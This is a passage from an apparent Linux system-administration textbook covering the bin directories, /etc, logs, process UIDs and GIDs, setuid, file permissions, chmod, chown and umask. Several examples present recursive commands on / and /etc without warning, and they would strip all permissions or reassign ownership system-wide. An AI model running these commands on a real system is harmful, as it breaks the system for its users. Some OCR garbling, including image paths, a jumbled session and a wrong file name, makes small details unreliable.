- `/bin`
- `/sbin`
- `/usr/bin`
- `/usr/local/bin`

Why so many?

All of the bin directories serve similar but distinct purposes; the division of binary files serves several purposes including ease of backups, administration and logical separation. Note that while most binaries on Linux systems are found in one of these four directories, not all are.

/bin

This directory must be present for the OS to boot. It contains utilities used during the startup; a typical listing would look something like:

```
 Mail           df             gzip           mount          stty
 arch           dialog         head           mt             su
 ash            dircolors      hostname       mt-GNU         sync
 bash           dmesg          ipmask         mv             tar
 cat            dnsdomainname  kill           netstat        tcsh
 chgrp          domainname     killall        ping           telnet
 chmod

domainname-yp  ln             ps             touch
 chown          du             login          pwd            true
 compress       echo           ls             red            ttysnoops
 cp             ed             mail           rm             umount
 cpio

false          mailx          rmdir          umssync
 csh            free           mkdir          setserial      uname
 cut            ftp            mkfifo         setterm        zcat
 date           getoptprog     mknod          sh             zsh
 dd             gunzip         more           sln
```

Note that this directory contains the shells and some basic file and text utilities (`ls, pwd, cut, head, tail, ed` etc). Ideally, the `/bin` directory will contain as few files as possible as this makes it easier to take a direct copy for recovery boot/root disks.

/sbin

`/sbin` Literally "System Binaries". This directory contains files that should generally only be used by the root user, though the Linux file standard dictates that no access restrictions should be placed on normal users to these files. It should be noted that the `PATH` setting for the root user includes `/sbin`, while it is (by default) not included in the `PATH` of normal users.

The `/sbin` directory should contain essential system administration scripts and programs, including those concerned with user management, disk administration, system event control (restart and shutdown programs) and certain networking programs.

As a general rule, if users need to run a program, then it should not be located in `/sbin`. A typical directory listing of `/sbin` looks like:

```
  adduser          ifconfig         mkfs.minix       rmmod
  agetty           init             mklost+found     rmt
  arp              insmod           mkswap           rootflags
  badblocks        installpkg       mkxfs            route
  bdflush          kbdrate          modprobe         runlevel
  chattr           killall5         mount            setup
  clock            ksyms            netconfig        setup.tty
  debugfs          ldconfig         netconfig.color  shutdown
  depmod           lilo             netconfig.tty
swapdev
```

```
dosfsck          liloconfig         pidof          swapoff
dumpe2fs         liloconfig-color   pkgtool        swapon
e2fsck           lsattr             pkgtool.tty    telinit
explodepkg       lsmod              plipconfig     tune2fs
fdisk            makebootdisk       ramsize        umount
fsck             makepkg            rarp           update
fsck.minix       mkdosfs            rdev           vidmode
genksyms         mke2fs             reboot         xfsck
halt             mkfs               removepkg
```

> The very important `ldconfig` program is also located in `/sbin`. While not commonly used from the shell prompt, `ldconfig` is an essential program for the management of dynamic libraries (it is usually executed at boot time). It will often have to be manually run after library (and system) upgrades.

You should also be aware of:
/`usr/sbin` - used for non-essential admin tools.
`/usr/local/sbin` - locally installed admin tools.

/usr/bin

This directory contains most of the user binaries - in other words, programs that users will run. It includes standard user applications including editors and email clients as well as compilers, games and various network applications.

A listing of this directory will contain some 400 odd files. Users should definitely have `/usr/bin` in their `PATH` setting.

/usr/local/bin

To this point, we have examined directories that contain programs that are (in general) part of the actual operating system package. Programs that are installed by the system administrator after that point should be placed in `/usr/local/bin`. The main reason for doing this is to make it easier to back up installed programs during a system upgrade, or in the worst case, to restore a system after a crash.

> The `/usr/local/bin` directory should only contain binaries and scripts - it should not contain subdirectories or configuration files.

Configuration files, logs and other bits!

etc etc etc.

`/etc` is one place where the root user will spend a lot of time. It is not only the home to the all important `passwd` file, but contains just about every configuration file for a system (including those for networking, X Windows and the file system).

The `/etc` branch also contains the `skel`, `X11` and `rc.d` directories.

`/etc/skel` contains the skeleton user files that are placed in a user's directory when their account is created.

`/etc/X11` contains configuration files for X Windows.

`/etc/rc.d` is contains rc directories - each directory is given by the name `rcn.d` (`n` is the run level) - each directory may contain multiple files that will be executed at the particular run level. A sample listing of a `/etc/rc.d` directory looks something like:

```
init.d      rc.local    rc0.d       rc2.d       rc4.d       rc6.d
rc          rc.sysinit  rc1.d       rc3.d       rc5.d
```

Logs

Linux maintains a particular area in which to place logs (or files which contain records of events). This directory is `/var/log`.

This directory usually contains:

```
cron         lastlog      maillog.2    samba-log.   secure.2     uucp
cron.1       log.nmb      messages     samba.1      sendmail.st  wtmp
cron.2       log.smb      messages.1   samba.2      spooler      xferlog
dmesg        maillog      messages.2   secure       spooler.1    xferlog.1
httpd        maillog.1    samba        secure.1     spooler.2    xferlog.2
```

/proc

The `/proc` directory hierarchy contains files associated with the ***executing*** kernel. The files contained in this structure contain information about the state of the system's resource usage (how much memory, swap space and CPU is being used), information about each process and various other useful pieces of information. We will examine this directory structure in more depth in later chapters.

> The `/proc` file system is the main source of information for a program called **`top`**. This is a very useful administration tool as it displays a "live" readout of the CPU and memory resources being used by each process on the system.

/dev

We will be discussing `/dev` in detail in the next chapter, however, for the time being, you should be aware that this directory is the primary location for special files called **device files**.

Conclusion

Future standards

Because Linux is a dynamic OS, there will no doubt be changes to its file system as well. Two current issues that face Linux are:

- Porting Linux on to may architectures and requiring a common location for hardware independent data files and scripts - the current location is /usr/share - this may change.
- The location of third-party commercial software on Linux systems - as Linux's popularity increases, more software developers will produce commercial software to install on Linux systems. For this to happen, a location in which this can be installed must be provided and enforced within the file system standard. Currently, `/opt` is the likely option.

Because of this, it is advisable to obtain and read the latest copy of the file system standard so as to be aware of the current issues. Other information sources are easily obtainable by searching the web.

You should also be aware that while (in general), the UNIX file hierarchy looks similar from version to version, it contains differences based on requirements and the history of the development of the operating system implementation.

Review Questions

4.1

You have just discovered that the previous system administrator of the system you now manage installed netscap in /sbin. Is this an appropiate location? Why/Why not?.

4.2

Where are man pages kept? Explain the format of the man page directories. (Hint: I didn't explain this anywhere in this chapter - you may have to do some looking)

4.3

As a system administrator, you are going to install the following programs, in each case, state the likely location of each package:

- Java compiler and libraries
- DOOM (a loud, violent but extremely entertaining game)
- A network sniffer (for use by the sys admin only)
- A new kernel source
- A X Windows manager binary specially optimised for your new monitor

Chapter 5

Processes and Files

Introduction

This chapter introduces the important and related UNIX concepts of processes and files.

A process is basically an executing program. All the work performed by a UNIX system is carried out by processes. The UNIX operating system stores a great deal of information about processes and provides a number of mechanisms by which you can manipulate both the files and the information about them.

All the long term information stored on a UNIX system, like most computers today, is stored in files which are organised into a hierarchal directory structure. Each file on a UNIX system has a number of attributes that serve different purposes. As with processes there are a collection of commands which allow users and Systems Administrators to modify these attributes.

Among the most important attributes of files and processes examined in this chapter are those associated with user identification and access control. Since UNIX is a multiuser operating system it must provide mechanisms which restrict what and where users (and their processes) can go. An understanding of how this is achieved is essential for a Systems Administrator.

Multiple users

UNIX is a multi-user operating system. This means that at any one time there are multiple people all sharing the computer and its resources. The operating system must have some way of identifying the users and protecting one user's resources from the other users.

Identifying users

Before you can use a UNIX computer you must first log in. The login process requires that you have a username and a password. By entering your username you identify yourself to the operating system.

Users and groups

In addition to a unique username UNIX also places every user into at least one group. Groups are used to provide or restrict access to a collection of users and are specified by the `/etc/group` file.

To find out what groups you are a member of use the `groups` command. It is possible to be a member of more than one group.

Names and numbers

As you've seen each user and group has a unique name. However the operating system does not use these names internally. The names are used for the benefit of the human users.

For its own purposes the operating system actually uses numbers to represent each user and group (numbers are more efficient to store). This is achieved by each username having an equivalent user identifier (UID) and every group name having an equivalent group identifier (GID).

The association between username and UID is stored in the `/etc/passwd` file. The association between group name and GID is stored in the `/etc/group` file.

To find out the your UID and initial GID try the following command

```
grep username /etc/passwd
```

Where *`username`* is your username. This command will display your entry in the `/etc/passwd` file. The third field is your UID and the fourth is your initial GID. On my system my UID is 500 and my GID is 100.

```
bash$  grep david /etc/passwd
david:*:500:100:David Jones:/home/david:/bin/bash
```

id

The `id` command can be used to discover username, UID, group name and GID of any user.

```
dinbig:~$ id
uid=500(david) gid=100(users) groups=100(users)
dinbig:~$ id root
uid=0(root) gid=0(root) groups=0(root),1(bin),
2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy)
```

In the above you will see that the user `root` is a member of more than one group. The entry in the `/etc/passwd` file stores the GID of the users initial group (mine is 100, root's is 0). If a user belongs to any other groups they are specified in the `/etc/group` file.

Commands and processes

Whenever you run a program, whether it is by typing in at the command line or running it from X-Windows, a process is created. It is the process, a program in execution and a collection of executable code, data and operating system data structures, which perform the work of the program.

The UNIX command line that you use to enter commands is actually another program/command called the shell. The shell is responsible for asking you for a command and then attempting to execute the command. (The shell also performs a number of other tasks which are discussed in the next chapter).

Where are the commands?

For you to execute a command, for example `ls`, that command must be in one of the directories in your search path. The search path is a list of directories maintained by the shell.

When you ask the shell to execute a command it will look in each of the directories in your search path for a file with the same name as the command. When it finds the executable program it will run it. If it doesn't find the executable program it will report `command_name: not found`.

which

Linux and most UNIX operating systems supply a command called `which`. The purpose of this command is to search through your search path for a particular command and tell you where it is.

For example, the command `which ls` on my machine `aldur` returns `/usr/bin/ls`. This means that the program for `ls` is in the directory `/usr/bin`.

Exercises

5.1 Use the `which` command to find the locations of the following commands
`ls`
`echo`
`set`

When is a command not a command?

In the previous exercise you will have discovered that `which` could not find the `set` command. How can this be possible? Enter the `set` command. Does it work? Why can't `which` find it?

This is because `set` is a built-in shell command. This means there isn't an executable program that contains the code for the `set` command. Instead the code for `set` is actually built into the shell.

Controlling processes

Controlling Processes

The resource materials section for Week 2 (on the 85321 Web site and CD-ROM) has a reading on controlling processes.

Exercises

5.2 Under the VMS operating system it is common to use the key combination `CTRL-Z` to exit a program. A new user on your UNIX system has been using VMS a lot. What happens when he uses `CTRL-Z` while editing a document with `vi`?

Process attributes

For every process that is created the UNIX operating system stores information including

- its real UID, GID and its effective UID and GID
- the code and variables used by the process (its address map)
- the status of the process
- its priority
- its parent process

Parent processes

All processes are created by another process (its parent). The creation of a child process is usually a combination of two operations

- forking
  A new process is created that is almost identical to the parent process. It will be using the same code.
- exec
  This changes the code being used by the process to that of another program.

When you enter a command it is the shell that performs these tasks. It will fork off a new process (which is running the shell's program). The child process then performs an `exec` to change to the code for the command you wish executed.

While your command is executing the shell will block until its child has completed. When the child dies the shell will present you with another prompt and wait for a new command.

Process UID and GID

In order for the operating system to know what a process is allowed to do it must store information about who owns the process (UID and GID). The UNIX operating system stores two types of UID and two types of GID.

Real UID and GID

A process' real UID and GID will be the same as the UID and GID of the user who ran the process. Therefore any process you execute will have your UID and GID.

The real UID and GID are used for accounting purposes.

Effective UID and GID

The effective UID and GID are used to determine what operations a process can perform. In most cases the effective UID and GID will be the same as the real UID and GID.

However using special file permissions it is possible to change the effective UID and GID. How and why you would want to do this is examined later in this chapter.

Exercises

5.3 Create a text file called `i_am.c` that contains the following C program. Compile the program by using the following command

```
cc i_am.cc -o i_am
```

This will produce an executable program called `i_am`.
Run the program. (***rather than type the code, you should be able to cut and paste it from the online versions of this chapter that are on the CD-ROM and Web site***)

```
#include <stdio.h>
#include <unistd.h>

void main()
{
  int real_uid, effective_uid;
  int real_gid, effective_gid;

  /* get the user id and group id*/
  real_uid = getuid();
  effective_uid = geteuid();
  real_gid = getgid();
  effective_gid = getegid();

  /* display what I found */
  printf( "The real uid is %d\n", real_uid );
  printf("The effective uid is %d\n", effective_uid );
  printf("The real gid is %d\n", real_gid );
  printf("The effective gid is %d\n", effective_gid );
}
```

Files

All the information stored by UNIX onto disk is stored in files. Under UNIX even directories are just special types of files. A previous reading has already introduced you to the basic UNIX directory hierarchy. The purpose of this section is to fill in some of the detail.

File types

UNIX supports a small number of different file types. The following table summarises these different file types. What the different file types are and what their purpose is will be explained as we progress. File types are signified by a single character.

File type	Meaning
`-`	a normal file
`d`	a directory
`l`	symbolic link
`b`	block device file
`c`	character device file
`p`	a fifo or named pipe

Table 5.1
UNIX file types

For current purposes you can think of these file types as falling into three categories

- "normal" files,
  Files under UNIX are just a collection of bytes of information. These bytes might form a text file or a binary file.
- directories or directory files,
  Remember, for UNIX a directory is just another file which happens to contain the names of files and their I-node. An I-node is an operating system data structure which is used to store information about the file (explained later).
- special or device files.
  Explained in more detail later on in the text these special files provide access to devices which are connected to the computer. Why these exist and what they are used for will be explained.

Types of normal files

Quite obviously it is possible to have different types of normal files based on the data they contain. You can have text files, executable files, sound files and images. If you're unsure what type of normal file you have the UNIX `file` command might help.

```
[david@beldin david]$ file /demo_1.au /etc/passwd /usr/bin/file
demo_1.au:     Sun/NeXT audio data: 8-bit ISDN u-law, mono, 8000 Hz
/etc/passwd:   ASCII text
```

```
/usr/bin/file: ELF 32-bit LSB executable, Intel 80386, version 1,
dynamically linked, stripped
```

In this example the `file` command has been used to discover what type of file three files are. The three files here are audio, text and executable files respectively.

How does this work?

The `file` command looks for a magic number inside a data file. If the file contains a certain magic number then it must be a certain type of file. The magic numbers and the corresponding file description is contained in a text data file. On RedHat system you should find this information in the file `/usr/lib/magic`.

Exercises

5.4	Examine the contents of the `/usr/lib/magic` file. Experiment with the file command on a number of different files.

File attributes

UNIX stores a variety of information about each file including

- where the file's data is stored on the disk
- what the file's name is
- who owns the file
- who is allowed to do what with the file
- how big the file is
- when was the file last modified
- how many links there are to the file

UNIX uses a data structure called an inode to store all of this information (except for the filename). Every file on a UNIX system must have an associated inode. You can find out which inode a file has by using the `ls -i` command.

```
dinbig:~$ ls -i README
  45210 README
```

In the above example the file README is using inode 45210.

As mentioned previously, the name of a file is actually stored in the directory in which it appears. Throughout this text you will find the term file used to mean both files and directories.

Viewing file attributes

To examine the various attributes associated with a file you can use the `-l` switch of the `ls` command.




Figure 5.1
File Attributes

Filenames

Most UNIX file systems (including the Linux file system) will allow filenames to be 255 characters long and use almost any characters. However there are some characters that can cause problems if used including `* $ ? ' " / \ -` and others. Why is explained in the next chapter. This doesn't mean you can't create filenames that contain these characters, just that you can have some problems if you do.

Size

The size of a file is specified in bytes. So the above file is 227 bytes long. The standard Linux file system will allow files to be up to 4TB (terra bytes) in size.

Date

The date specified here is the date the file was last modified.

Permissions

The permission attributes of a file specifies what operations can be done with a file and who can perform those operations. Permissions are explained in more detail in the following section.

Exercises

5.5 Execute the following command `ls -ld / /dev` (it produces a long listing of the directories `/` and `/dev`). Why is the `/dev` directory bigger than the `/` directory?

5.6 Execute the following commands (**double the number of times the letter 'a' appears in the filename for the `touch` command**)

```
ls -ld /tmp
for name in 1 2 3 4 5 6 7 8 9 10 11 12 13 14
do
  touch /tmp/aaaaaaaaaaaaaaaaaaaaaaaaa$name
done
ls -ld /tmp
```

These commands create a number of empty files inside the `/tmp` directory. (The `touch` command is used to create an empty file if the file doesn't exist, or updates the date last modified if it does.)
Why does the output of the `ls -ld /tmp` command change?

File protection

Given that there can be many people sharing a UNIX computer it is important that the operating system provide some method of restricting access to files. I don't want you to be able to look at my personal files.

UNIX achieves this by

- restricting users to three valid operations,
  Under UNIX there are only three things you can do to a file (or directory): read, write or execute it.
- allow the file owner to specify who can do these operations on a file.
  The file owner can use the user and group concepts of UNIX to restrict which users (actually it restricts which processes that are owned by particular users) can perform these tasks.

File operations

UNIX provides three basic operations that can be performed on a file or a directory. The following table summarises those operations.

It is important to recognise that the operations are slightly different depending whether they are being applied to a file or a directory.

Operation	Effect on a file	Effect on a directory
read	read the contents of the file	find out what files are in the directory, e.g. `ls`
write	delete the file or add something to the file	be able to create or remove a file from the directory
execute	be able to run a file/program	be able to access a file within a directory

Table 5.2
UNIX file operations

Users, groups and others

Processes wishing to access a file on a UNIX computer are placed into one of three categories

- **user**
  The individual user who owns the file (by default the user that created the file but this can be changed). In figure 5.1 the owner is the user `david`.
- **group**
  The collection of people that belong to the group that owns the file (by default the group to which the file's creator belongs). In figure 5.1 the group is `staff`.
- **other**
  Anybody that doesn't fall into the first two categories.

File permissions

Each user category (user, group and other) have their own set of file permissions. These control what file operation each particular user category can perform.

File permissions are the first field of file attributes to appear in the output of `ls -l`. File permissions actually consist of four fields

- file type,
- user permissions,
- group permissions,
- and other permissions.




Figure 5.2
File Permissions

Three sets of file permissions

As the diagram shows the file permissions for a file are divided into three different sets one for the user, one for a group which owns the file and one for everyone else.

A letter indicates that the particular category of user has permission to perform that operation on the file. A - indicates that they can't.

In the above diagram the owner can read, write and execute the file (`rwx`). The group can read and write the file (`rw-`), while other cannot do anything with the file (`---`).

Symbolic and numeric permissions

`rwxr-x-w-` is referred to as symbolic permissions. The permissions are represented using a variety of symbols.

There is another method for representing file permissions called numeric or absolute permissions where the file permissions are represented using numbers.

Symbols

The following table summarises the symbols that can be used in representing file permissions using the symbolic method.

Symbol	Purpose
`r`	read
`w`	write
`x`	execute
`s`	setuid or setgid (depending on location)
`t`	sticky bit

Table 5.3
Symbolic file permissions

Special permissions

Table 5.3 introduced three new types of permission setuid, setgid and the sticky bit.

Sticky bit on a file

In the past having the sticky bit set on a file meant that when the file was executed the code for the program would "stick" in RAM. Normally once a program has finished its code was taken out of RAM and that area used for something else.

The sticky bit was used on programs that were executed regularly. If the code for a program is already in RAM the program will start much quicker because the code doesn't have to be loaded from disk.

However today with the advent of shared libraries and cheap RAM most modern Unices ignore the sticky bit when it is set on a file.

Sticky bit on a directory

The /tmp directory on UNIX is used by a number of programs to store temporary files regardless of the user. For example when you use elm (a UNIX mail program) to send a mail message, while you are editing the message it will be stored as a file in the /tmp directory.

Modern UNIX operating systems (including Linux) use the sticky bit on a directory to make /tmp directories more secure. Try the command ls -ld /tmp what do you notice about the file permissions of /tmp.

If the sticky bit is set on a directory you can only delete or rename a file in that directory if you are

- the owner of the directory,
- the owner of the file, or
- the super user

Changing passwords

When you use the passwd command to change your password the command will actually change the contents of either the /etc/passwd or /etc/shadow files. These are the files where your password is stored. By default most Linux systems use /etc/passwd

As has been mentioned previously the UNIX operating system uses the effective UID and GID of a process to decide whether or not that process can modify a file. Also the effective UID and GID are normally the UID and GID of the user who executes the process.

This means that if I use the passwd command to modify the contents of the /etc/passwd file (I write to the file) then I must have write permission on the /etc/passwd file. Let's find out.

What are the file permissions on the /etc/passwd file?

```
dinbig:~$ ls -l /etc/passwd
-rw-r--r--   1 root     root           697 Feb  1 21:21 /etc/passwd
```

On the basis of these permissions should I be able to write to the /etc/passwd file?

No. Only the user who owns the file, root, has write permission. Then how do does the passwd command change my password?

setuid and setgid

This is where the setuid and setgid file permissions enter the picture. Let's have a look at the permissions for the passwd command (first we find out where it is).

```
dinbig:~$ which passwd
/usr/bin/passwd
dinbig:~$ ls -l /usr/bin/passwd
-rws--x--x   1 root     bin           7192 Oct 16 06:10
```

/usr/bin/passwd

Notice the s symbol in the file permissions of the passwd command, this specifies that this command is setuid.

The setuid and setgid permissions are used to change the effective UID and GID of a process. When I execute the passwd command a new process is created. The real UID and GID of this process will match my UID and GID. However the effective UID and GID (the values used to check file permissions) will be set to that of the command.

In the case of the passwd command the effective UID will be that of root because the setuid permission is set, while the effective GID will be my group's because the setgid bit is not set.

Exercises

5.7 Log in as the root user, go to the directory that contains the file i_am you created in exercise 5.3. Execute the following commands

```
cp i_am i_am_root
cp i_am i_am_root_group
chown root.root i_am_root*
chmod a+rx i_am*
chmod u+s i_am_root
chmod +s i_am_root_group
ls -l i_am*
```

These commands make copies of the i_am program called i_am_root with setuid set, and i_am_root_group with setuid and setgid set. Log back in as your normal user and execute all three of the i_am programs. What do you notice? What is the UID and gid of root?

Numeric permissions

Up until now we have been using symbols like r w x s t to represent file permissions. However the operating system itself doesn't use symbols, instead it uses numbers. When you use symbolic permissions, the commands translate between the symbolic permission and the numeric permission.

With numeric or absolute permissions the file permissions are represented using octal (base 8) numbers rather than symbols. The following table summarises the relationship between the symbols used in symbolic permissions and the numbers used in numeric permissions.

To obtain the numeric permissions for a file you add the numbers for all the permissions that are allowed together.

Symbol	Number
s	4000 setuid 2000 setgid
t	1000
r	400 user 40 group 4 other
w	200 user 20 group 2 other
x	100 user 10 group 1 other

Table 5.4
Numeric file permissions

Symbolic to numeric

Here's an example of converting from symbolic to numeric using a different method. This method relies on using binary numbers to calculate the numeric permissions.

The process goes something like this

- write down the symbolic permissions,
- under each permission that is on, write a one
- under each permission that is off, write a zero
- for each category of user, user, group and other convert the three binary digits into decimal, e.g. rwx -> 111 -> 7
- combine the three numbers (one each for user, group and other) into a single octal number

rwx	r--	r-x	symbolic
111	100	101	
4+2+1	4	4+1	
7	4	5	
	745		numeric

Figure 5.3
Symbolic to Numeric permissions

Exercises

5.8 Convert the following symbolic permissions to numeric

```
rwxrwxrwx
---------
---r--r--
r-sr-x---
rwsrwsrwt
```

5.9	Convert the following numeric permissions to symbolic
	`710`
	`4755`
	`5755`
	`6750`
	`7000`

Changing file permissions

The UNIX operating system provides a number of commands for users to change the permissions associated with a file. The following table provides a summary.

Command	Purpose
`chmod`	change the file permissions for a file
`umask`	set the default file permissions for any files to be created. Usually run as the user logs in.
`chgrp`	change the group owner of a file
`chown`	change the user owner of a file.

Table 5.5
Commands to change file ownership and permissions

Changing permissions

The `chmod` command is used to the change a file's permissions. Only the user who owns the file can change the permissions of a file (the root user can also do it).

Format

```
chmod [-R] operation files
```

The optional (the `[ ]` are used to indicate optional) switch `-R` causes `chmod` to recursively descend any directories changing file permissions as it goes.

`files` is the list of files and directories to change the permissions of.

`operation` indicates how to change the permissions of the files. *`operation`* can be specified using either symbolic or absolute permissions.

Numeric permissions

When using numeric permissions *`operation`* is the numeric permissions to change the files permissions to. For example

```
chmod 770 my.file
```

will change the file permissions of the file `my.file` to the numeric permissions `770`.

Symbolic permissions

When using symbolic permissions *operation* has three parts *who op symbolic_permission* where

- *who* specifies the category of user to change the permissions for
  It can be any combination of `u` for user, `g` for group, `o` for others and `a` for all categories.
- *op* specifies how to change the permissions
  + add permission, - remove permission, = set permission
- *permission* specifies the symbolic permissions
  `r` for read, `w` for write, `x` execute, `s` set uid/gid, `t` set sticky bit.

Examples

- `chmod u+rwx temp.dat`
  add rwx permission for the owner of the file, these permissions are added to the existing permissions
- `chmod go-rwx temp.dat`
  remove all permissions for the group and other categories
- `chmod -R a-rwx /etc`
  turn off all permissions, for all users, for all files in the `/etc` directory.
- `chmod -R a= /`
  turn off all permissions for everyone for all files
- `chmod 770 temp.dat`
  allow the user and group read, write and execute and others no access

Changing owners

The UNIX operating system provides the `chown` command so that the owner of a file can be changed. However in most Unices only the root user can use the command.

Two reasons why this is so are

- in a file system with quotas (quotas place an upper limit of how many files and how much disk space a user can use) a person could avoid the quota system by giving away the ownership to another person
- if anyone can give ownership of a file to root they could create a program that is setuid to the owner of the file and then change the owner of the file to root

Changing groups

UNIX also supplies the command `chgrp` to change the group owner of a file. Any user can use the `chgrp` command to change any file they are the owner of. However you can only change the group owner of a file to a group to which you belong.

For example

```
dinbig$ whoami
david
dinbig$ groups
users
dinbig$ ls -l tmp
-rwxr-xr-x 2 david users 1024 Feb 1 21:49 tmp
dinbig$ ls -l /etc/passwd
dinbig$ chgrp users /etc/passwd
chgrp: /etc/passwd: Operation not permitted
-rw-r--r-- 1 root root 697 Feb 1 21:21 /etc/passwd
dinbig$ chgrp man tmp
chgrp: you are not a member of group `man': Operation not permitted
```

In this example I've tried to change the group owner of `/etc/passwd`. This failed because I am not the owner of that file.

I've also tried to change the group owner of the file `tmp`, of which I am the owner, to the group `man`. However I am not a member of the group `man` so it has also failed.

The commands

The commands `chown` and `chgrp` are used to change the owner and group owner of a file.

Format

```
chown [-R] owner files
chgrp [-R] group files
```

The optional switch `-R` works in the same was as the `-R` switch for `chmod`. It modifies the command so that it descends any directories and performs the command on those sub-directories and files in those sub-directories.

`owner` is either a numeric user identifier or a username.

`group` is either a numeric group identifier or a group name.

`files` is a list of files of which you wish to change the ownership.

Some systems (Linux included) allow *`owner`* in the `chown` command to take the format *`owner.group`*. This allows you to change the owner and the group owner of a file with one command.

Examples

♣ `chown david /home/david`
Change the owner of the directory `/home/david` to `david`. This demonstrates one of the primary uses of the `chown` command. When a new account is created the root user creates a number of directories and files. Since root created them they are owned by root. In real life these files and directories should be owned by the new username.

- `chown -R root /`
  Change the owner of all files to `root`.
- `chown david.users /home/david`
  Change the ownership of the file `/home/david` so that it is owned by the user `david` and the group `users`.
- `chgrp users /home/david`
  Change the group owner of the directory `/home/david` to the group `users`.

Default permissions

When you create a new file it automatically receives a set of file permissions.

```
dinbig:~$ touch testing
dinbig:~$ ls -l testing
-rw-r--r--   1 david    users           0 Feb 10 17:36 testing
```

In this example the file `testing` has been given the default permissions `rw-r--r--`. Any file I create will receive the same default permissions.

umask

The built-in shell command `umask` is used specify and view what the default file permissions are. Executing the `umask` command without any arguments will cause it to display what the current default permissions are.

```
dinbig:~$ umask
022
```

By default the `umask` command uses the numeric format for permissions. It returns a number which specifies which permissions are turned **off** when a file is created.

In the above example

- the user has the value `0`
  This means that by default no permissions are turned off for the user.
- the group and other have the value `2`
  This means that by default the write permission is turned off.

You will notice that the even though the execute permission is not turned off my default file doesn't have the execute permission turned on. I am not aware of the exact reason for this.

umask versions

Since `umask` is a built-in shell command the operation of the `umask` command will depend on the shell you are using. This also means that you'll have to look at the man page for your shell to find information about the `umask` command.

umask for bash

The standard shell for Linux is `bash`. The version of `umask` for this shell supports symbolic permissions as well as numeric permissions. This allows you to perform the following.

```
dinbig:~$ umask -S
u=rwx,g=r,o=r
dinbig:~$ umask u=rw,g=rw,o=
dinbig:~$ umask -S
u=rw,g=rw,o=
```

Exercises

5.10	Use the `umask` command so that the default permissions for new files are set to `rw-------` `772`

File permissions and directories

As shown in table 5.2 file permissions have a slightly different effect on directories than they do on files.

The following example is designed to reinforce your understanding of the effect of file permissions on directories.

For example

Assume that

- ♣ I have an account on the same UNIX machine as you
- ♣ we belong to different groups
- ♣ I want to allow you to access the text for assignment one
- ♣ I want you to copy your finished assignments into my directory
- ♣ But I don't want you to see anything else in my directories

The following diagram represents part of my directory hierarchy including the file permissions for each directory.




Figure 5.4
Permissions and Directories

What happens if?

What happens if you try the following commands

- `ls -l david`
  To perform an `ls` you must have read permission on the directory. In this case you don't. Only myself, as the owner of the file has read permission, so only I can obtain a listing of the files in my directory.
- `cat david/phone.book`
  You're trying to have a look at my phone book but you can't. You have permission to do things to files in my directory because you have execute permission on the directory `david`. However the permissions on the `phone.book` file mean that only I can read it. The same things occurs if you try the command `cp david/phone.book ~/phone.book`. To the file system you are trying to do the same thing, read the file `phone.book`.
- `ls david/85321` The permissions are set up so you can get a listing of the files in the `david/85321` directory. Notice you have read permission on the `85321` directory.
- `cat david/85321/assign.txt`
  Here you're trying to have a look at the assignment text. This will work. You have read permission on the file so you can read it. You have execute permission on the directories `85321` and `david` which means you can gain access to files and directories within those directories (if the permissions on the files let you).
- `cat david/85321/solutions/assign1.sol`
  Trying to steal a look at the solutions? Well you have the permissions on the file to do this. But you don't have the permissions on the directory `solutions` so this will fail.
  What would happen if I executed this command
- `chmod o+r david/85321/solutions`
  This would add read permission for you to the directory `solutions`. Can you read the `assign1.sol` file now? No you can't. To read the file or do anything with a file you must have execute permission on the directory it is in.
- `cp my.assign david/85321/assign.txt`
  What's this? Trying to replace my assignment with one of your own? Will this work? No because you don't have write permission for the file `assign.txt`.

Links

Hard and soft links

A reading describing links, both hard and soft, is included on the 85321 Web site/CD-ROM under the resource materials section for week 2.

Searching the file hierarchy

A common task for a Systems Administrator is searching the UNIX file hierarchy for files which match certain criteria. Some common examples of what and why a Systems Administrator may wish to do this include

- searching for very large files
- finding where on the disk a particular file is
- deleting all the files owned by a particular user
- displaying the names of all files modified in the last two days.

Given the size of the UNIX file hierarchy and the number of files it contains this isn't a task that can be done by hand. This is where the `find` command becomes useful.

The `find` command

The `find` command is used to search through the directories of a file system looking for files that match a specific criteria. Once a file matching the criteria is found the `find` command can be told to perform a number of different tasks including running any UNIX command on the file.

`find` command format

The format for the `find` command is

```
find [path-list] [expression]
```

`path-list` is a list of directories in which the `find` command will search for files. The command will recursively descend through all sub-directories under these directories. The expression component is explained in the next section.

Both the path and the expression are optional. If you run the `find` command without any parameters it uses a default path, the current directory, and a default expression, print the name of the file. The following is an example of what happens

```
